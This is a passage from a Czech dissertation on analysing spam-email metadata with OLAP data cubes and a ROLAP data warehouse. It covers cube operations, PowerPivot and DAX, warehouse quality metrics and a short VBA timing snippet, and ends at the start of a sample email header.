Jednotlivé dimenze mohou být samostatné – nedělitelné, ale běžná je jejich hierarchická struktura, tou můžeme organizovat jednotlivé dílčí dimenze do vyšších celků. Typickou dimenzí je zde datum – to lze rozdělit na dílčí položky:

- rok,
- měsíc
- týden,
- den,
- den v týdnu.

V případě ukládání časových údajů v rámci elektronické pošty je tato hierarchie bohatší o časový údaj + označení časového pásma. Pak lze vytvářet pohledy na data dle dílčích časových a datumových údajů. Pro analýzu přijímané emailové zprávy jsou časové údaje velmi důležité – zejména, pokud komunikujeme pouze se subjekty v rámci stejného časového pásma – emaily odeslané mezi 1:00 a 5:00 nejsou příliš časté, na rozdíl od nevyžádaných zpráv (Seznam.cz, 2014).


1.5.5 Operace s datovými kostkami

Nástroje pracující s datovými kostkami jsou schopny podat velmi detailní rozbory a pohledy na data dle požadavků uživatele. Zároveň jsou tyto operace prováděny na velkém množství dat při velmi rychlé odezvě nástroje na podnět uživatele. Veškeré tyto operace jsou realizovány několika málo operacemi.

Slicing – řez datovou kostkou

Ilustrativní název této operace přesně ukazuje na třírozměrných datech p

podstatu této operace. Jedná se o pohled na data, kde dochází k odebrání jedné dimenze – slice (plátek).




Obrázek 24 - Operace slicing

$$Slicing \approx DC_{n-1}$$

Dicing – výřez datové kostky

Tato operace rozšiřuje slicing, přidává možnost odebrat více dimenzí – vytvořit několik datových subkostek. Ekvivalentem této operace je opakované použití řezu – vícenásobné odebrání jedné dimenze.




Obrázek 25 - Operace dicing

$$Dicing \approx DC_{n-x}$$

Roll up a drill down


Těmito operacemi měníme podrobnost pohledu na data. Při maximálním dril down je možné prohlížet elementární prvky datové kostky. Při roll up pak abstrahujeme od základních dat a vnímáme je jako vyšší celky.



Obrázek 26 – Operace roll-up a dril-down

Agregace


Operace je souhrnem nad vybranou úrovní pohledu na datovou kostku. Jedná se o sjednocení pohledu na detailní data. Z několika základních datových kostek sestavujeme jednu na vyšší úrovni agregace.



Obrázek 27 - Agregace datových kostek

Pivot

Otáčení kostky slouží k různým pohledům na data. Jedná se o přeskupování dimenzí, které umožní potencionálně zcela nový pohled na data a využití dosud neznámých souvislostí.



Obrázek 28 - Operace Pivot

2 Výsledky syntézy literární rešerše

Výše uvedená opatření charakterizují hlavní defenzivní opatření proti činnosti spammerů. Ne z hlediska omezení rozesílání zpráv, ale z hlediska jejich zachycení před doručením do uživatelských schránek. Pro jejich nasazení hovoří zvládnuté postupy a dlouhodobá účinnost.

Jejich nasazení by mělo být definováno především jejich účinností, avšak u téměř všech testů a hodnocení schází analýza jejich náročnosti na systémové zdroje. To je problém zejména u pokročilých technik, které jsou se svojí komplexitou a nároky v podstatě diskvalifikují z nasazení v praxi (Seznam.cz, 2014), byť v rámci nástroje SpamAssassin je možné využít genetického algoritmu pro hodnocení skóre zpráv (Bo Yu, 2008).

Množství nevyžádaných zpráv představuje vysokou zátěž pro elektronickou komunikaci. Tato náročnost se týká jak hardware, software, tak i uživatelů elektronické komunikace. Vzhledem k zapojení mnoha přístupů a technologií lze o antispamových nástrojích hovořit obecně jako o interdisciplinárním komplexu různých metod, jejichž využití je zaměřeno na kooperaci a dosažení nejlepšího možného výsledku. Ten představuje kompromis vhodně nastavený tak, aby bylo možné nevyžádané zprávy zachycovat s účinností limitně se blížící 100% při optimální spotřebě výpočetních zdrojů.

Tento interdisciplinární přístup umožňuje využívat také možnosti Business Intelligence. Zejména několik klíčových komponent BI – OLAP a Data Warehouse.

OLAP jako nástroj pro podporu rozhodování, kterou zde představuje analýza dostupných dat a metadat, výsledkem je komplexní pohled na vlastnosti dostupných zpráv a úprava existující sady pravidel pro antispamový nástroj.

Druhou složkou je pak datový sklad, kde je možné ukládat přijaté emailové zprávy pro další analýzu. Datový sklad musí být robustní řešení, neboť v případě velké firmy je datový objem ukládaných dat velmi velký. U poskytovatele emailových služeb lze hovořit o jednotkách TB denně (Seznam.cz, 2014).

Ve standardních variantách nasazení antispamových nástrojů má každý filtr svá vlastní nastavení a hodnoty uložené separátně. Příkladem může být seznam IP adres spravovaný nástrojem pro Blacklisting, seznam slov a hodnocení jejich spamovosti

spravované nástrojem Bayesovského filtru. Takto uložená data nelze zpracovávat s jednotným pohledem a provádět komplexní analýzu.

Po uložení metadat nevyžádaných zpráv do jednoho úložiště získáme možnost aplikovat OLAP analýzu na emailové zprávy. Důvodem je výše zmíněná možnost provádět manuální analýzy dat pro odhalení skrytých vzorů.

Následně lze získávat odpovědi na otázky, které vyžadují analytické zpracování sumarizovaných a agregovaných dat:

1) Jaká je spamovost zpráv přijatých z vybraných zemí?
2) Jaké je rozložení spamovosti u zpráv tříděných dle hodiny přijetí?
3) Existuje vztah mezi odkazy v nevyžádaných zprávách a zemí původu zprávy?

Autor disertační práce se domnívá, že správné použití analytického nástroje lze využít ke zvýšení účinnosti antispamového řešení, včetně kontroly výsledků rozhodování a ke stanovení výkonnostních charakteristik celého antispamového řešení.

Zhodnocení elementárních antispamových technik

Antispamová problematika je multioborovou disciplínou, která v sobě zahrnuje nejenom technologické prvky, ale také teoretické předpoklady, matematické a statistické analýzy a modelování. V praxi je nutné nasadit několik filtrovacích metod tak, aby byl maximalizován jejich účinek při minimalizování systémových požadavků. Cílem je najít průnik mezi jednotlivými nástroji a kombinovat jejich silné stránky tak, aby byly potlačeny slabé, které by znehodnocovaly výsledné řešení.

Na základě zjištěných dat a při analýzách velkého množství zachycených zpráv považuje autor práce za vhodné se zaměřit na výkonovou stránku antispamových nástrojů. Na základě konzultace (Seznam.cz, 2014) je nutné akceptovat současné omezení výkonových charakteristik serverových řešení emailových center. Proto bude výzkum směřován do oblastí výkonových charakteristik s cílem definovat metodiku vytvoření antispamového řešení s důrazem na optimalizaci nastavených pravidel pomocí analýzy metadat emailových zpráv.

Toto bude mít významný dopad na firmy, které si emailové služby zajišťují vlastními silami a vyžadují rychlé a spolehlivé řešení. Na základě studia odborné literatury a vlastního výzkumu je možné stanovit dvě pravidla, která musí používaný soubor antispamových metod splňovat.

Pravidlo 1

Aplikovaná metoda (či metody) omezování nevyžádaných zpráv nesmí snižovat komfort uživatele při komunikaci prostřednictvím elektronických nástrojů.

Pravidlo 2

Jednotlivá opatření musejí zajišťovat maximální spolehlivost při minimálních nárocích na systém.

2.1 Teoretická mezera

Na základě těchto pravidel a při zohlednění teoretických a praktických poznatků lze stanovit aspekty, které je nutné brát v úvahu při návrhu antispamového řešení. Pro maximální efektivitu nasazených antispamových nástrojů je nezbytné velmi pečlivě analyzovat dostupné nevyžádané zprávy. Pomocí analýzy lze provést verifikace aktuálních antispamových pravidel a zároveň testovat nové zápisy tak, aby byla účinnost antispamového řešení maximální.

Pro tento účel se využívají různé nástroje, například ETL software ElasticSearch, ten je využíván v ČR například poskytovatelem emailových služeb Seznam.cz (Seznam.cz, 2014). Zde dochází k analýze metadat emailových zpráv a k upřesňování pravidel antispamového filtračního systému. Jedná se primárně o sledování souvislostí mezi několika agregovanými metadaty. ElasticSearch je používán v rámci manuální analýzy dat.

ETL nástroje se skládají ze tří kroků, které pomáhají uživateli s analýzou dat. Charakteristické pro ETL nástroje je převod dat do přehledné a srozumitelné formy. Klíčové je podat data tak, aby bylo možné abstrahovat od jejich objemu a soustředit se na podstatu analyzovaného problému. Typická implementace je v rámci vyhodnocování obchodní a výrobní činnosti. Na příkladu společnosti Seznam.cz lze ukázat, že analýza metadat emailových zpráv je v rámci nasazení ETL nástroje možná a přínosná.

Výstup ETL nástroje je možné využít jako vstupní data pro OLAP systémy – pro další analýzy agregovaných dat a jejich vizualizaci. ETL tak slouží k přípravě, transformaci a čištění dat pro OLAP analytiku. Výstupem je transformovaná data uložitelná ve formě tabulek, její zpracování konvenčními formami potřebuje silné výpočetní zdroje

(CPU, RAM, IOPS diskové operace nad dostupným úložištěm). OLAP datové kostky však práci s těmito rozsáhlými daty umožňují.

Pro analytickou práci s metadaty je nutné nasadit řešení, které je schopno analyzovat velké množství dat, a automatizovat manuální šetření. V prostředí firemní analytiky se využívá nástrojů business intelligence. Pro vyhodnocování metadat emailových zpráv se nabízí využití online analytical processing. V rámci OLAP pak je možné zkoumat agregovaná metadata pomocí datových kostek, díky vytváření pohledů, možnosti seskupovat sledovaná data a pracovat s velmi objemnými daty.

Tato problematika – spojení analytiky nevyžádaných zpráv a OLAP není v odborné literatuře popsána. Proto autor práce považuje spojení těchto dvou problematik za disertabilní.

3 Cíl disertační práce

Dle poznatků získaných studiem vědecké literatury bylo zjištěno, že výzkum metod a postupů pro klasifikaci emailových zpráv a jejich eliminaci stále aktuální. Toto poznání je ve shodě se získanými poznatky autora, jako správce serverů, a s poznatky získanými z praxe. Vědecké i komerční subjekty vynakládají mnoho úsilí na zajištění komfortu uživatelů emailových schránek. Jejich úsilí je limitováno množstvím přijímaných zpráv a dostupnými systémovými zdroji. Tato skutečnost je zřejmá zejména při komunikačních špičkách – vánoce, Nový rok a další.

Hledání efektivních nástrojů směřuje k náročným metodám detekce. Jako příklad lze uvést neuronové sítě, umělou inteligenci a další. Tyto postupy jsou dnes bohužel velmi náročné a jejich požadavky na systémové zdroje je limitují prozatím pouze na experimentální nasazení.

Proto autor práce považuje za vhodné věnovat se kontrole a upřesňování pravidel pro klasifikaci došlých zpráv. Toto lze realizovat analýzou metadat emailových zpráv. Limitem je zde velký objem dat (i TB denně), který je při velkém množství intenzivně komunikujících zaměstnanců enormní. Autor práce považuje za možné využít pro analýzu těchto velkých objemů dat datové úložiště a metody OLAP (Online Analytical Processing). Po aplikaci vhodné transformace se objem dat výrazně snižuje. Z testovacího souboru o velikosti v řádu GB je výsledný objem xml souboru méně než 700MB. Navíc je tato velikost ovlivněna velkou režijní XML jazyka. Výsledný soubor použitý v PowerPivotu má velikost pod 120MB – tedy o řád nižší s možností další optimalizace.

Hlavní cíl práce

Návrh metodiky implementace ROLAP datového uložiště jako nástroje pro ukládání a analýzu metadat antispamových zpráv.

Tento sklad lze pak efektivně využít pro analýzu nevyžádaných emailových zpráv. Výsledná metodika bude respektovat jednotlivé používané metody hodnocení spamovosti emailových zpráv a bude možné ji provozovat v prostředí relační databáze.

K dosažení cíle práce je třeba navrhnout řešení následujících problémů:

- Stanovení klíčových metadat emailových zpráv
- Návrh konceptuálního a logického datového modelu
- Definice dílčích hodnocení souvisejících metadat – vektorizaci
- Navrhnout metodu PD-MEZ – datovou pumpu pro metadat emailových zpráv
- Vytvořit prototypové řešení OLAP databáze pro jednotlivé datové modely
- Provést evaluaci těchto modelů
- Verifikovat navržené řešení

4 Metodika disertační práce

Antispamová problematika zahrnuje mnoho technik, které se využívají pro analýzu příchozích zpráv. Disertační práce tyto techniky musí respektovat při návrhu prototypového datového skladu.

Práce se dělí na tyto hlavní části:

- Teoretická – obsahuje analýzu současného stavu poznání,
- Metodická – obsahuje seznam použitých metod a stanovuje postup vlastního řešení
- Vlastní řešení – obsahuje vše vedoucí ke splnění cílů práce

Za tímto účelem bude využito modelování multidimenzionálního datového skladu – užitá metoda a zároveň vlastní předmět výzkumu.

Současný přístup k řešení antispamové problematiky spočívá v použití elementárních nástrojů pro implementace na malých serverech. Pro výkonnější řešení se přidávají distribuované nástroje, které staví na velké sdílené datové bázi. Pokud je do distribuovaných filtrů zapojeno dostatečné množství serverů, jejich účinnost je vysoká, nicméně pouze proti známým setům nevyžádaných zpráv. Nejvyšším stupněm je integrace těchto elementárních nástrojů do ucelených softwarových řešení. Příkladem může být řešení GWAVA implementované na ČZU, zde je navíc aplikováno několik řešení po sobě (celkem tedy čtyř stupňové hodnocení).

Řízení těchto nástrojů vyžaduje pozornost zejména při jejich čerstvé implementaci – učící se nástroje nemají dostatek dat pro efektivní rozhodování. Proto je nutné používat nástroj k analýze výsledků filtrace, evaluaci nastavených pravidel a k přípravě nových. Seznam.cz používá k tomuto nástroji ETL nástroj – Elasticsearch (Seznam.cz, 2014).

Pro testování navržené metodiky a její evaluaci je připraven soubor nevyžádaných zpráv. Úpravy pravidel budou testovány v běžném provozu na několika doménách reálných webových stránek.

Testovací soubor obsahuje vzorky z několika zdrojů:

- soubory od firmy Excello (CZ),
- soubory od firmy Spamhaus (DE),
- soubory z autorem administrovaných emailových serverů,
- zachycené anonymní zprávy poskytnuté OIKT ČZU v Praze.

Celkem se jedná od 370 308 nevyžádaných emailových zpráv. Tento soubor spamu bude použit k experimentálnímu otestování použitelnosti metodiky ASOLAP jako nástroje pro analýzu emailových zpráv.


4.1 Použité nástroje

V rámci ověření navržené metodiky a stanovených postupů byl využit nástroje OLAP. od firmy Microsoft – PowerPivot. Tento doplněk pro Microsoft Excel zvyšuje možnosti zpracování dat tohoto tabulkového procesoru tím, že je možné zpracovávat rozsáhlejší data, než by bylo možné v rámci základního MS Excelu. Zároveň je výhodné použití desktopového software pro lepší vizuální dokumentaci pro účely práce.

PowerPivot

Pro modelový příklad byl zvolen doplněk aplikace Microsoft Excel – Microsoft PowerPivot. Tento doplněk představuje nástroj pro analýzu dat, zejména velkých dat, která pro Microsoft Excel představují výkonový problém. Navíc je možné s ním provádět operace nad OLAP uložištěm. Výhodou zde je to, že doplněk využívá standardního rozhraní Microsoft Excel.

Pro analýzu metadat nevyžádaných zpráv představuje výkonný nástroj, který umožní ilustrovat použití OLAP nástroje v reálném serverovém prostředí. Toto zjednodušení je vhodné, neboť lze abstrahovat od konkrétního serverového prostředí. Při použití Microsoft PowerPivot (dále pouze PowerPivot) lze provádět interaktivní analýzy dat jejich vzájemným srovnáváním na základě operací nad OLAP daty – prostřednictvím nástrojů Microsoft Excel (kontingenční tabulky, operace nad datovou kostkou - řezy, roll-up a dril-down).



Obrázek 29 - Nástroje Microsoft PowerPivot pro Excel (vlastní výzkum autora)

Uložení dat

Na rozdíl od standardního prostředí Microsoft Excel se v nástroji PowerPivot data ukládají v analytické databázi v rámci Microsoft Excel a PowerPivot zprostředkuje načtení dat, operace s daty a aktualizaci dat. Výhodou je pak dostupnost všech nástrojů Microsoft Excel a také nástrojů pro OLAP.

Zároveň je snadné vytvořit výstupy a prezentace dat včetně propojení do dalších aplikací Microsoft Office. Doplněk PowerPivot podporuje soubory s velikostí do 2 GB a umožňuje práci s daty v paměti do velikosti 4 GB.

Data Analysis Expression

Pro výpočty je v PowerPivotu použito vzorců DAX ty jsou velmi podobné vzorcům Excelu. Stejně jako v základním rozhraní, i zde jsou dostupné pomůcky v řádku vzorců, pro výpočet stačí začít rovnítkem. DAX poskytuje řadu funkcí pro práci s řetězci, výpočty a vyhodnocování podmínek.

DAX nelze označit jako standardní vzorce známé z prostředí Microsoft Excelu, liší se v:


- Výpočty se liší dle kontextu
- Výsledkem jsou obvykle tabulky, ne jednotlivé buňky s hodnotou
- Umožňují porovnávání časových dat paralelních období

DAX vzorce jsou typicky používané ve vypočítaných sloupcích, tedy takových, které jsou přidány na základě základních importovaných dat. Výhodou zde je, že vzorce jsou automaticky aplikovány na všechny buňky daného sloupce, odpadá tedy jejich kopírování.

Míra je vzorec, který je vytvořen speciálně pro použití v kontingenční tabulce (nebo grafu), který je vytvořen prostřednictvím PowerPivotu. Výpočty jsou založeny na standardních agregačních funkcích, jako je například Počet nebo Suma, je také možné definovat vlastní vzorec pomocí DAX.

4.2 Metody měření kvality datových skladů

Po návrhu datového skladu je nutné validovat jej dle odpovídající metodiky. Na základě hodnocení pak lze návrh datového skladu odsouhlasit či zamítnout a přepracovat. Metodik pro hodnocení návrhu datových skladů lze ve vědecké literatuře dohledat 22 (Patnaik, a další, 2015).



Obrázek 30 - Vědecké články k hodnocení datových schémat

Pro účely práce je využito hodnocení dle metodických přístupů zaměřených na Srozumitelnost a Komplexnost. Tato hodnotící kritéria byla vybrána na základě doporučení (Patnaik, a další, 2015).

Hodnotícími kritérii jsou zde:

- NDT – number of dimension tables – počet tabulek dimenzí
- NT – number of tables – počet všech tabulek
- NADT – number of attributes of dimension tables - počet atributů v tabulkách dimenzí
- NAFT – number of attributes plus the number of foreign keys – počet atributů plus počet cizích klíčů v tabulce faktů
- NA – number of attributes – počet atributů
- NFK – number of foreign keys – počet cizích klíčů

Tyto metriky umožňují měření kvality OLAP datových skladů ve schématu hvězdy nebo sněhové vločky dle složitosti schématu samotného, kde je složitost daná počtem tabulek, atributů a cizích klíčů schématu. Při porovnání dvou různých schémat, které mají stejnou sílu informace, pak při použití metrik (například, první model má menší počet atributů než druhý), pak můžeme konstatovat, kvalita prvního schématu je větší než druhého schématu. Lze tedy prostřednictvím metrik předpokládat, že kvalita je ovlivněna složitostí a tudíž schéma s nízkou složitostí, je třeba preferovat před schématem s velkou složitostí (Di Tria, a další, 2012).

Zejména poslední dvě metriky jsou velmi významné. Metrikou RFK vypočítáme poměr počtu cizích klíčů v tabulce faktů k celkovému počtu atributů. Vysoká hodnota této metriky penalizuje tabulky faktů, které mají vysoký počet cizích klíčů a několik měr. Obecně v tabulkách dimenzí dva atributy obvykle postačují: primární klíč a popisný atribut. Jiné popisné atributů jsou často zbytečné (Di Tria, a další, 2012).

Hodnocení dle spotřebovaného času

Obě prototypová řešení budou otestována na dostupných datech a změřen čas potřebný k realizaci vybraného pohledu na data. Měření bude opakováno pro eliminaci odlehlých pozorování, která mohou být projevem dočasného vytížení systému jinou úlohou. Výsledný průměr pak bude sloužit jako třetí hodnotící parametr.

Měření bude realizováno pomocí jazyka VBA (Visual Basic for Applications), který kromě spouštěného kódu pro realizaci pohledu na data, bude obsahovat měřící část. Výstupem bude hodnota v sekundách.

Dim StartTime As Double

Dim SecondsElapsed As Double

StartSkriptu = Timer

Provedení makra nad daty

CasBehu = Round(Timer - StartSkriptu, 2)

End Sub

Výsledné doporučení pak bude založeno na vyhodnocení výsledků všech hodnotících kritérií a na tomto základě bude zvoleno vhodné datové schéma pro použití v navržené metodice ASOLAP.

5 Vlastní řešení

Ukládané množství dat rok od roku roste. Význam těchto dat také. Data jsou cenná pro svůj význam a potenciál. Pokud je možné tato data zpracovat, pak mohou být využita k získání výhody nad okolím. Na druhou stranu právě velký objem dat je problémem. Jejich zpracování vyžaduje velkou výpočetní sílu nebo vhodný nástroj, který práci s množstvím dat ulehčí (Xiang, a další, 2015), (Seznam.cz, 2014).

Stejný princip jde aplikovat na metadata emailových zpráv, včetně textového obsahu a informací o připojených souborech. Pro firemní analýzu je potřeba procházet různorodé zdroje (například sociální sítě) (Xiang, a další, 2015), v oblasti antispamové problematiky je situace se zdroji jednodušší – jako hlavní zdroj zde je emailový server, dílčími pak externí antispamové nástroje (blacklisty, …).

Pro úspěšné fungování antispamového systému je nutné udržovat historická data. Spammeři obnovují odesílání sad zpráv v průběhu delšího časového horizontu. Jedna zpráva pak je rozesílána dlouhodobě (kontinuálně nebo ve vlnách) (A.Vasilenko, 2013). Doba je určena trváním zakázky, ta je pak vázána na profit a udržitelnost služeb navázaných na obsah spamu.

Uvedený vzorek 384 308 nevyžádaných emailových zpráv představuje 640MB dat uložených v souborech formátu xml. V surové podobě je to pak několik GB dat. Zde je patrná úspora při transformaci emailových zpráv na soubor metadat obsahujících potřebné informace bez velkých nároků na úložný prostor.

5.1 Metadata emailové zprávy

Pro klasifikaci spamovosti je zapotřebí analyzovat maximum dostupných dat. Ta jsou dostupná v hlavičce, kde jsou kompletní záznamy o dané zprávě. Dalším zdrojem dat je vlastní obsah zprávy, který je možné hodnotit dílčími metodami, např. bayesovské filtrování, kde každé slovo má své skóre dle zastoupení ve zprávách klasifikovaných jako spam. Druhým nástrojem na hodnocení obsahu je podobnostní hash, například Nilsimsa. Ta do jisté míry eliminuje dílčí změny, které provádí spammer, aby ztížil detekci. Pokud by obsah zprávy byl hodnocen pouze pomocí hash funkce (jako md5), nebylo by možné provést seskupení do setu zpráv. Podobnostní hash toto do jisté míry eliminuje.

Posledním zdrojem dat je volitelná příloha zprávy – obvykle u spamu obsahuje malware. Ten je neměnný, pomocí hash funkce lze analyzovat zprávy dle příloh.

Emailová zpráva dle aktuální normy má následující obsah:

Return-Path: **auto-reply@irs.gov**
Delivered-To: **kos**@**vasilenko.cz**
Received: from localhost (localhost [127.0.0.1]) by s4.vasilenko.cz (Postfix) with ESMTP id 887AE21394 for <**20alexandr**@**vasilenko.cz**>; Tue, **29 Dec 2015 10**:**27**:**14 +0100** (**CET**)
X-Virus-Scanned: Debian amavisd-new at s4.vasilenko.cz
